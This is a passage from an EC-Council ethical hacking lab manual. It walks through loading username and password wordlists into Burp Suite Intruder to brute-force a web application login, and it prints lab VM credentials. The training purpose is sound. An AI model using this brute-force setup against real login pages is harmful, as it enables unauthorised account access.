34. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.
36. Navigate to **CEHv11 Module 14 Hacking Web Applications** and copy the **Wordlist** folder.




Figure 2.1.19: Copy Wordlist folder

37. Paste the **Wordlist** folder into the **/home/attacker/Desktop** directory, as shown in the screenshot.




Figure 2.1.20: Paste Wordlist folder in the root directory

38. Switch back to the **Burp Suite** window.
39. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
40. Under the **Payload Options [Simple list]** section, click the **Load...** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.21: Selected payload values

41. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **username.txt** file, and click the **Open** button.




Figure 2.1.22: Select username.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.




Figure 2.1.23: username.txt file content

43. Similarly, load a password file for the payload set 2. To do so, under the **Payload Sets** section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Under the **Payload Options [Simple list]** section, click the **Load...** button.




Figure 2.1.24: Selected payload values

45. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **password.txt** file, and click the **Open** button.

